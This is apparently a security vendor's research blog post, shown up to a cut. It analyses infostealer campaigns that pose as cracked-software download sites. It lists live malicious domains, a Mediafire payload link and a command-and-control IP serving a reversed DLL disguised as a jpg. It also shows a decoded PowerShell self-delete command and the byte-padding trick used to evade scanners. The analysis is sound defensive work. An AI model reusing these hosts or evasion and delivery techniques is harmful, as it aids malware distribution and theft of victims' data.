Making victims pay, infostealer malwares mimick pirated-software download sites

zscaler.com/blogs/security-research/making-victims-pay-infostealer-malwares-mimick-pirated-software-download

Summary:


Threat actors distributing infostealers are gaining momentum by targeting victims seeking to illegally download pirated software. Because obtaining and using pirated software is against the law, many individuals partaking in this type of behavior suspend proper scrutiny for the source of their download. As a result, whether they are good or bad people, victims across the world are paying the price with their private information for a single bad decision.

Discover the techniques being used to distribute these threats and unravel the infection chain from two different examples to understand how these malware developers operate and use the latest techniques to avoid detection.

Introduction:

It has been over 20 years since the launch of Napster taught the internet how to get and share digital content online, and nearly a decade since the resilient Pirate Bay torrent site began enabling visitors to find and download stolen media and unlocked or ‘cracked’ versions of software. All these years later, in spite of many lawsuits and injunctions it is still extremely common for people to download pirated software from shady shareware sites instead of buying licenses for noncommercial purposes. Today, we typically see sites hosting cracked softwares like Microsoft Office and Windows installers appearing in indexed Google search results and ad banners.

Recently, the Zscaler ThreatLabz researchers discovered multiple ongoing threat campaigns distributing info-stealer malware by targeting victims trying to download pirated software applications. The screenshot in Fig. 1 shows Google search results featuring these fake sites that look just like the real pirate hosting sites. Part of what makes this type of threat so successful is that it targets individuals participating in an illegal yet common activity, as such many of the users can’t identify the intent behind one makeshift pop-up site peddling illegal software downloads vs. another one hosting malware downloads. The sections that follow provide a detailed technical analysis of two different active infostealer infection chains that fall into this category.



adobe acrobat pro reader cracked

https://crackdev.com › adobe-acrobat-pro-dc-2022-crac...

Adobe Acrobat Pro DC 22.001.20142 Crack + Keygen [Latest ...

15-Jun-2022 — Adobe Acrobat Pro DC Crack is the best app that can use to edit and modify your PDF and other various types of docs for some office work.

Adobe Acrobat Pro Dc 2022... · What's New in Adobe Acrobat...

https://freeprosoftz.com › adobe-acrobat-pro-dc-keyge...

Adobe Acrobat Pro DC 2022.001.20117 Crack + Keygen [2022]


This app allows you to draw and distribute PDFs. A PDF document can be edited and modified by using Adobe Acrobat Reader. Large PDF files can be handled easily ...

Fig 1. Fake shareware sites indexed on Google search

Technical Analysis Case 1

Stage 1: Redirection and Infostealer Malware Distribution

When users visit fake shareware sites and click to download, they immediately experience multiple redirects that obfuscate the process for detection by search engines, scanners, and victims, and finally deliver them to a malicious site hosting the threat actor’s intended content - an infostealer malware like the one featured in Fig 2 below. While this process may raise eyebrows on a verified site, visitors on these back channel sites may assume that this sleight-of-hand is a normal part of how shareware sites operate.



fullcrack4u.com/wondershare-dr-fone-9-crack/

Wondershare Dr.Fone 12.4 Crack 202

June 24, 2022 by Admin

Wondershare Dr.Fone 12.4 Crack with Keygen Free Download

Wondershare Dr.Fone 12.4 Crack 2022 is an efficient and brilliant software for restoring any lost data from your system. It is very versatile and can run on many different hardware platforms including mobile devices. With this application, you can recover any type of data. Such as you can use it to completely recover all the lost data from your Android phone within a few minutes. Moreover, it offers a very wide range of features for recovering data with ease. With all these available tools and features, it is one of the most sought-after data recovery software.

securezip.file-store2.xyz/index.php?utm=3

Please wait while we process your request.

Just a Moment its Loading...

file-store1.xyz/index.php?p_title=Wondershare%20Dr.Fone%2012.4%20Crack%20202&rf=pf2f&site=fullcrack4u.com#

Download Your **Files** From Fbus Server


Wondershare_Dr.Fone_12.4_Crack_202.zip

file-store1.xyz//download.php?p_title=Wondershare%20Dr.%20Crack%206b6fc7abd4160a87&os=Windows&country=XX&site=fullcrack4u.com&utm=5

Your Password: **123**

Fig 2. Infection vector

After arriving at the final destination and finishing the download, the final payload received in this sample is a zip archive file <10 MB in size. In this case, the malware-hosting URL is an open directory containing more than 3000 malicious zip archive files masquerading as common types of cracked software, as shown in the Fig 3 snippet below.




file-store1.xyz/files/

Index of /files

Name	Last modified	Size	Description
Parent Directory		-	
3DMark 2.2.4809 Crac..>	2022-06-22 16:49	7.0M	
3DMark 2.2.4809 Crac..>	2022-06-20 00:28	7.3M	
3DMark 2.2.4809 Crac..>	2022-06-17 04:09	6.9M	
3DMark 2.22.735 Crac..>	2022-06-05 13:18	6.3M	
3DMark 2.22.735 Crac..>	2022-06-16 19:17	6.0M	
3DMark 2.22.735 Crac..>	2022-06-27 10:04	1.3M	
3DMark 2.22.735 Crac..>	2022-05-09 03:50	720K	
3DVista Virtual Crac..>	2022-05-26 04:45	1.3M	
3DVista Virtual Crac..>	2022-06-20 01:18	7.3M	
3DVista Virtual Crac..>	2022-05-30 01:15	3.3M	
3DVista Virtual Crac..>	2022-06-25 13:15	5.6M	
3DVista Virtual Crac..>	2022-06-27 05:33	1.3M	
3DVista Virtual Crac..>	2022-05-28 02:03	7.3K	
3DVista Virtual Crac..>	2022-06-19 14:35	7.3M	
4K Video Downlo Crac..>	2022-06-04 13:34	4.7M	
4K YouTube to M Crac..>	2022-06-03 04:37	2.3M	
4K YouTube to M Crac..>	2022-06-20 13:11	7.3M	
4K YouTube to M Crac..>	2022-05-10 09:41	720K	
4k Video Downlo Crac..>	2022-06-12 01:18	4.3M	
7-Data Recovery Crac..>	2022-06-15 09:03	6.1M	
7-Data Recovery Crac..>	2022-06-17 05:25	6.9M	

Fig 3. Web directory containing thousands of malware laced zip files

The malware distribution pattern our researchers observed is not consistent, but we did discover that trusted sites like Mediafire as shown in Fig. 4 below, and Discord are also being used to host malware in several different campaigns.



rivemyc.cfd/?QfC1yHIbYhgV09iSGd3tkscv8B6oUDTrqpOWNawZzeKFLEnxX5M=QfC1yHIbYhgV09iSGd3tkscv8B6oUDTrqpOWNawZzeKFLEnxX5M=QfC1yHI...

MAGIX-Sound-Forge-Pro-16-1-Crack---Keygen-2022-Download

Your download link is ready....

If link is not clickable, copy and paste it into the address bar.


PASSWORD: 1122

https://www.mediafire.com/file/y8131irag0lgbji/Installer_Password_1122.rar/file

Fig 4. Redirected landing phishing page

Stage 2: Loader


The downloaded file is a compressed archive file that contains a password-protected zip archive and a text file disguised to contain stored passwords.



Name	Date modified	Type	Size
Password.txt	6/27/2022 10:08 AM	Text Document	1 KB
Wondershare Rec Crack fbdfc5a77109cb4e.zip	6/27/2022 10:08 AM	7zFM.exe file	1,311 KB

Fig 5. Password and Archive file


The password-protected zip file further contains a zip file named setup.zip of size 1.3 MB. Extracting the zip archive reveals a 0x20 and 0x00 byte padded executable file just over600 MB in size as shown in Fig. 5 below.



```
            0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
81D:51A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
81D:51B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
81D:51C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
81D:51D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
81D:51E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
81D:51F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
81D:5200h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
81D:5210h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
81D:5220h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
81D:5230h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
81D:5240h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
81D:5250h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
81D:5260h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
81D:5270h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
81D:5280h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
81D:5290h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
81D:52A0h: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
```

Fig 5. File padded with irrelevant bytes

ThreatLabz researchers found that the padded bytes were irrelevant to running the sample file and determined that threat actor included them to evade detection by security engines. The file also contains Anti-VM and Anti-Debug checks. Following this the dumping process removes irrelevant bytes dropping the file size in this sample down from 600MB to 78 KB, as shown in Fig 6 below.



Exeinfo PE - ver.0.0.5.3 by A.S.L - 1031+71 sign 2018.09.25

File : Setup_exe_PID470_Setup.exe_5F0000_x86-cleaned.

Entry Point : 0000774E oo

EP Section : .text

File Offset : 0000594E

First Bytes : FF,25,00,20,5F,0

Linker Info : 48.00

SubSystem : Windows GUI

File Size : 00013600h

Overlay : NO 00000000

Image is 32bit executable

RES/OVL : 69 / 0 % ????

[Linker 48] - Microsoft Visual C# / Basic.NET [Obfus/Crypted] - EP Tol

Lamer Info - Help Hint - Unpack info 15 ms.


- Explore and analyze .NET assemblies with .NET Reflector v8.0 - www.re

Fig 6: Actual file size after dumping the process

Once the file is executed it spawns an encoded PowerShell command that launches a cmd.exe process with a timeout of 10 secs. This timeout period is added for evading automated sandbox analysis tools. The decoded PowerShell command looks like this:


(Start-Sleep-s10;Remove-Item-Path"C:\Users\User\Desktop\Setupfinal.exe"-Force)

Once the timeout period is over the loader connects to the remote server requesting a jpg file named ‘windows.decoder.manager.form.fallout15_Uwifqzjw.jpg’, as shown in Fig. 7 below.



```
80        text = requestUri.AbsoluteUri;
```

Name	Value	Type
requestUri	{http://45.143.201.7/windows.decoder.manager.form.fallout15_Uwifqzjw...	System.Uri
useUriBase	false	bool
text	null	string
webRequestPrefixElement	null	System.Net.WebRequestPrefixEle...
flag	false	bool
length	0x00000000	int
prefixList	null	System.Collections.ArrayList
webRequest	null	System.Net.WebRequest
i	0x00000000	int



```
GET http://45.143.201.7/windows.decoder.manager.form.fallout15_Uwifqzjw.jpg HTTP/1.1
Host: 45.143.201.7
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 22 Jun 2022 11:59:03 GMT
Content-Type: image/jpeg
Content-Length: 1208320
Last-Modified: Tue, 21 Jun 2022 19:56:21 GMT
Connection: keep-alive
ETag: "62b22265-127000"
Accept-Ranges: bytes

................................................................................................................................
................................................................................................................................
................................................................................................................................
.......................................................................................................................7
................................................................................................................................
.......................................................0...0...0...1...n.o.i.s.r.e.V. .y.l.b.m.e.s.s.A.....
8...0...0...0...1...n.o.i.s.r.e.V.t.c.u.d.o.r.P.....
4.........e.m.a.N.t.c.u.d.o.r.P....."....l.l.d...v.f.r.i.o.g.w.n.h.l.i.c.r.l.o.E...e.m.a.n.e.l.i.F.l.a.n.i.g.i.r.O.....R.......
```

Fig 7: Loader downloading requested jpg file from the remote server

The downloaded jpg file looks like it is encrypted but opening it with an editor reveals that the contents are simply stored in reverse order and once the content is reversed by the malicious program, it transforms into a DLL file.

